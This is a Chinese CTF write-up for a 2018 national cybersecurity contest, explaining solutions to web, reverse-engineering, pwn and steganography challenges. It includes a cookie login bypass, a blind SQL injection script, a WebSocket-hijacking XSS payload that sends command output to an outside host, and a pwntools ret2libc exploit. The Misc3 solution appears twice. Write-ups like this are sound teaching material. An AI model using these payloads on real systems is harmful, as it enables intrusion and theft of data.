2018年（第四届）全国网络空间安全大赛

线上赛解题报告

主办单位：陕西省兵工学会

承办单位：西安工业大学

协办单位：西安胡门网络技术有限公司


一、Web题

**0x01 签到题**


直接获取flag。

**0x02 WEB1**

网站只有登录，注册，改密码几个简单功能。注册后登录可以看到提示



通过修改密码处越权改admin密码，username处base64的，把admin的base64填上就可以。




利用admin登陆后，远程地址直接访问http://127.0.0.1/flag.php返回保存了flag内容的图片，curl图片地址得到Flag。

**0x02 WEB2**

1.git泄露拖源码。

2.源码被加密，除upload.php



此处登录可绕过。cookie提交

in\_adminid=2;in\_adminname=test;in\_adminpassword=test;in\_permission=1,2,3,4,5,6,7,8,9;in\_adminexpire=b2e9b95b82be9264c3368b3f0de34f08

3.登录后可上传文件，文件会被保存为图片。index页面文件包含可拿下shell。

img/文件夹两分钟清空一次，web服务十分钟重启一次。

4.下载php\_screw.so解密flag文件即可。

**0x04 Web3**

## 步骤

1. 手机端（或改ua）打开钓鱼页(也可直接抓包看js去，但是钓鱼的前端我们就白伪造了)

2. 抓包看http历史，得到evil js和真实钓鱼网站

3. 解密evil js知道钓鱼思路并获得des加密的key（前端加密数据包）

4. insert时间盲注钓鱼网站获得admin密码即flag

## Writeup

```python

from Crypto.Cipher import DES

import base64

import requests

def des\_ecb\_encrypt(key, text):

des = DES.new(key, DES.MODE\_ECB)

return des.encrypt(text)

def padding(form):

return form + ("1"\*(8-len(form)%8))

def doRequest(payload):

url = "http://127.0.0.1:8001/f701fee85540b78d08cb276d14953d58"

try:

req = requests.post(url,data={"data":payload},timeout=3)

except:

return 1

if \_\_name\_\_ == '\_\_main\_\_':

key = 'MiaoMiao'

flag = ''

for i in range(1,32):

for char in '1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ,\_-{}':

payload = "a'xor if(ascii(substr((select password from admin limit 1),%d,1))=%d,sleep(5),null)='" % (i,ord(char))

form = "hrUW3PG7mp3RLd3dJu=123456789&LxMzAX2jog9Bpjs07jP=%s&ip="%(payload)

encrypted = base64.b64encode(des\_ecb\_encrypt(key, padding(form)))

if doRequest(encrypted):

flag += char

print(flag)

break

print(flag)

**0x05 web4**

跨站WebSocket劫持 CSWSH

## 描述

“grollia的websocket真好用，一句话 `conn, \_ := websocket.Upgrade(ctx.Resp, ctx.Req, ctx.Resp.Header(), 1024, 1024)`就建好了，我也可以搭个IGo NoteBook啦！” —— 刚学Golang的小明

下面代码给出

```go

type msg struct {

Cmd string `json:"cmd"`

}

func main() {

app := sweetygo.New("./", nil)

app.GET("/ws", ws)

app.RunServer(":8002")

}

func ws(ctx \*sweetygo.Context) {

conn, \_ := websocket.Upgrade(ctx.Resp, ctx.Req, ctx.Resp.Header(), 1024, 1024)

for {

m := msg{}

err := conn.ReadJSON(&m)

if err != nil {

fmt.Println("Error reading json.", err)

break

}

res := exec(m.Cmd)

fmt.Println(res)

if err = conn.WriteJSON(res); err != nil {

fmt.Println(err)

break

}

}

}

```

## 情景

参考ipython notebook的cve-2014-3429，未验证origin存在跨站websocket劫持。

博客（跳板机）监听0.0.0.0:8001，存在存储性xss；

IGo NoteBook（websocket命令执行）监听127.0.0.1:8002，无Origin验证(http://www.gorillatoolkit.org/pkg/websocket)；

bot在本机上

## 步骤

1. xss跳板机

2. 跨站劫持websocket

3. 执行命令读flag

## Payload


```javascript

<script>

var socket = new WebSocket("ws://127.0.0.1:8002/ws"); socket.onopen = function(e) {socket.send(JSON.stringify({cmd:"cat flaaaaag.txt"}))};socket.onmessage = function (e) {$.ajax({type: "POST",url: "//amyang.xyz:8003", data: JSON.parse(e.data), dataType: "JSON",});};

</script>

```




二、Binary题

**0x01 Reverse1**

将.pyc文件转换为.py文件: uncompyle2 -o reverse.py reverse.pyc

可以得到源码,转换函数如下：



对flag进行转换得到一组字符，其ASC码分别对应数组d中的元素


（部分）


针对源码编写逆推代码，得到Flag：flag{$h0w\_m3\_7he\_m0ney}

**0x02 Reverse2**


Creakme是一道很常规的破解题，输入正确的flag就会得到”Well done”的效果。

在输入字符串之后，程序分别调用了0x804855D函数和0x80485D8函数，然后比较s1和s2处的字符串是否相等来判断选手是否拿到flag。先看一眼s2字符串，有点像BASE64编码，其实0x804A060那64个字符也暗示了本题和BASE64有关。







下面看0x804855D函数，它会将输入的字符串中的字符依次相加然后模37，和0x8048BC0处数组中的值进行比较，只有完全匹配成功才能进入下一流程，这是一个附加条件，光靠这个拿不到flag。



然后是0x80485D8函数，很明显是个排序，就是为了把输入的字符串顺序打乱，可以忽略它，看看后面的0x8048934函数用了什么加密将排序后的字符串变成了‘q3HizxD4s1D2ztLJCZfhwuvoEMLeEgPlEK1imM0ZEM9dmKnyD3H6qurABt0=’，经过分析可知0x8048934函数调用5次0x80486A9（置换）和0x8048729函数（base64加密）。就是每次BASE64加密之前先将i+1和（i+1）\*（i+2）字符换个位置，这样加密五次，注意，BASE64加密的密钥出题人也改了，在解密的时候要注意：

"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/"







解密之后就可以知道flag大概是这个样子的：“ 01HKeiltty~”，因为之前排序了，所以是这个样子，我们要用第一个条件来得到flag。首先拿出一张纸写下这个字符串的ASCII：[32,48,49,72,75,101,105,108,116,116,121,126]，然后算出模37的值：[32,11,12,35,1,27,31,34,5,5,10,15]，对比输入正确的flag应该有的结果：[0x23(35),0x19(25),0x16(22),0x22(34),0x8(8),0x17(23),0x18(24),0x12(18),0x17(23),0x1C(28),0x1(1),0x21(33)]，很容易就得出flag。

**0x03 pwn1**


查看main函数就可看到两个明显有问题的地方，下面那个很明显是格式化字符串漏洞，然后通过看汇编代码可以知道上面的那个scanf的第二个参数来自[esp+1ch]，这里确实是模拟程序员写代码时可能出现的一个错误，只定义但没有初始化就直接使用指针，如果这里面放的东西很重要但是可以被覆盖就有意思了。




在Next test?这个输入点输入“aaaabbbbcccc”进行测试，发现而且可以劫持EIP。



通过各种调试找到这个即将触发异常的点，哈哈，送分题有木有（Alarm函数可以尽情patch）。在程序要退出的时候，会依次调用<\_\_GI\_exit>、<\_\_run\_exit\_handlers>、<\_\_GI\_\_\_call\_tls\_dtors>、<free@plt+32>函数，下面代码片段是在<free@plt+32>函数中，会将[EBX+4]压栈，然后调用[EBX+8]，然而EBX中的值就是先前的[esp+1ch]，是可以被控制的。将它们换成“/bin/sh”和system函数的地址就好了。不用怀疑，系统肯定开了ASLR，因为题目给了libc和一个明显的信息泄露漏洞。



在英雄留名的环节可以通过输入%x字符串泄露栈上的信息，可以泄露出<\_\_cxa\_atexit+29>的地址，和libc里面的这个地址求个相对偏移，这样每次都能获得正确的“/bin/sh”和system函数的地址了。另外还有一个一眼就能看出来的特权密码，有了它每次都能把答案给显示出来，这样截取答案再发送过去就好啦。



流程大概就是，输特权密码，然后来4个回合的运算答题，在输入大名的时候利用“%x”来泄露<\_\_cxa\_atexit+29>的地址，从而计算出“/bin/sh”和system函数的地址(假设为BBBBCCCC)。然后再开一局新游戏，完成一轮答题，然后终于到了“Next test?[yes/no]”输入处，填入XXXXBBBBCCCC，然后不要忘了在最后的“Start a new game?[yes/no]”处选择no，轻轻松松拿到SHELL~

**0x04 pwn2**

游戏通关后，通过leave message获取puts的地址，计算得到system地址。替换函数后利用之前输入的code作为参数获得shell。

from pwn import \*

def welcome(r):

r.recvuntil("you need a name:")

r.sendline("lalala")

r.recvuntil("choose your ID between 0 and 300:")

r.sendline("200")

r.recvuntil("and your address:")

r.sendline("hahaha")

r.recvuntil("and your E-mail:")

r.sendline("admin@mail.com")

r.recvuntil("and your code(shown every time your profile changed):")

r.sendline("/bin/sh")

def play(r):

print "ok"

r.recvuntil("nice try~\n")

low=0

high=4294967295

a=(low+high)/2

while True:

r.recvuntil("guess a number or enter r to return:")

r.sendline(str(a))

r.recvline()

res=r.recvline()

if "big" in res:

high=a

a=(low+high)/2

continue

elif "small" in res:

low=a

a=(low+high)/2

continue

elif "excellent" in res:

print "num is",

print a,

break

else:

print "error"

return

def leaveadvice(r):

r.recvuntil("leave your advice\n")

payload=&apos;a&apos;\*136+p32(0x804b030)+p32(0x804b030)#puts addr

r.sendline(payload)

a=r.recv(4)

print hex(u32(a))

return a

def changeName(r,addr):

r.recvuntil("try again?")

r.sendline("y")

r.recvuntil("wanna change a name?")

r.sendline("y")

r.recvuntil("new name:")

code=p32(addr)

r.sendline(code)

p=process("./pwnme")

welcome(p)

for x in xrange(0,1024):

play(p)

putsaddr=leaveadvice(p)

systemaddr=u32(putsaddr)-0x25040

print hex(systemaddr)


changeName(p,systemaddr)

p.interactive()

**0x05 pwn3**


1. 漏洞位置
2. 信息泄露


输入长度为20 bytes的用户名可导致栈内存泄漏。



1. 整数溢出与堆溢出

修改 title 时，长度v6为1 bytes，若输入字符串的长度大于0xff即可绕过长度检查，从而可导致堆溢出。





1. 解题思路
2. 通过信息泄露得到栈中的堆内存地址和栈内存地址，为后续堆溢出的house of force利用做准备；
3. 修改堆内存中的 “book title”时，检查用户输入字符串长度时存在整数溢出漏洞，构造合适长度的字符串可绕过长度检查；
4. 利用堆溢出的house of force，分配一块大内存把堆的 top chunk 转移到栈中。再次申请内存时即可控制栈中的内存，之后覆盖main函数栈帧中的数据可返回到getflag函数执行，从而得到flag。

三、Misc题

**0x01 misc1**

其实这道题难度不大，首先给了一张图片，不论是使用binwalk等工具，还是说检查文件头，都能发现图片里藏了一个zip压缩包，提取出来即可。

得到了压缩包之后，发现有密码，在没有任何提示的情况下，怀疑是zip伪加密。zip伪加密是在文件头的加密标志位做修改，进而再打开文件时识被别为加密压缩包，把加密标志位修改之后便能够顺利解压，得到stego.txt。

文件名其实已经提示了这是一个隐写题目，而内容都是base64，也就怀疑是base64隐写，一些具体的细节这位大佬已经解释得很清楚了。

https://www.tr0y.wang/2017/06/14/Base64steg/

最后送上flag:flag{Ba5e\_64OFive}


**0x02 misc2**


出题人已被祭天，据说这道题非常拉仇恨，很多人听了两天的大家一起喜羊羊，选这首歌纯属出题的时候桌面上恰好有这首歌的MV，然后，出题人在群里看着大家的发言表示瑟瑟发抖。

言归正传，这不是一道传统意义上的mp3隐写，题目中已经提示很清楚了，‘我觉得，这题可以在windows环境下解。’，很容易联想到这是NTFS交换数据流（ADS）隐写。NTFS (New Technology File System)是 WindowsNT 环境的文件系统，而ADS是NTFS磁盘格式的特性之一。

想到这里，就可以检测xiyangyang.mp3的ADS内容了，可以使用NTFS Streams Info、Ntfs Streams Editor或者是labs等检测，发现有一个flag.doc，提取出来。

打开之后发现这是马丁·路德·金著名的演讲I have a dream，这里其实难度并不大，flag的两部分分别在文章末尾的隐藏文字以及文章中间的白色字体。





以上便是出题本意，但实际上发现大家的解题姿势很多，就不一一列举了，最后双手奉上flag求原谅：flag{All\_success\_comes\_from\_your\_efforts}。

Misc3

通过Wireshark找到数据包中IP头部校验和有误的流量，取出其校验和：

52794867624366354f68464569794a6e6c74396338415350

根据ASCII解码：

import binascii

a='52794867624366354f68464569794a6e6c74396338415350'

binascii.unhexlify(a)

得到结果：

'RyHgbCf5OhFEiyJnlt9c8ASP'

**0x03 Misc3**

通过Wireshark找到数据包中IP头部校验和有误的流量，取出其校验和：

52794867624366354f68464569794a6e6c74396338415350

根据ASCII解码：

import binascii

a='52794867624366354f68464569794a6e6c74396338415350'

binascii.unhexlify(a)


得到结果：

'RyHgbCf5OhFEiyJnlt9c8ASP'

**0x04最后的视频**


就是一个mp3的隐写。暴力破解谁都会，但如何利用暴力破解、编写工具利用好暴力破解这个手段才是关键，目的在于考察写一个多线程脚本用字典来破解。

根据题意，重命名mp4，发现是一首歌曲。



所以，重命名成mp3.

打开另一个文件，发现这是一个字典：



应该能够猜出来密码就在这个字典里。总共2000多个密码，需要暴力破解，即自行编写脚本来执行解码命令。

个人电脑测试：（i7-2670QM，16G，512G-SSD）

